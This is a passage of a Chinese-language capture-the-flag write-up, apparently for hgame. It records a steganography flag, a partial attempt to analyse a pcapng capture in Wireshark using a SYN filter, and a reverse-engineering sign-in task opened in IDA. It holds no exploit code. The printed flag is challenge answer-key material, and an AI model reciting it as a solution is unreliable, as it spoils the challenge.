
最后将找到的flag拼一下hgame{U\_Kn0w\_LSB&Wav^Mp3\_Stego}就好了

# Where am I


先下载附件然后发现是pcapng格式的，然后去搜了下pcapng格式的又去再看了下misc培训的ppt，才知道这个需要wireshark进行抓包分析。




尝试用tcp.connection.syn进行检索



然后接着检索



似乎找到了一些有用的东西，这有个网址，看看是啥



诶，到这就没思路了

## Re

## text your IDA

签到题，把附件下载下来，然后拿64位的IDA打开就可以了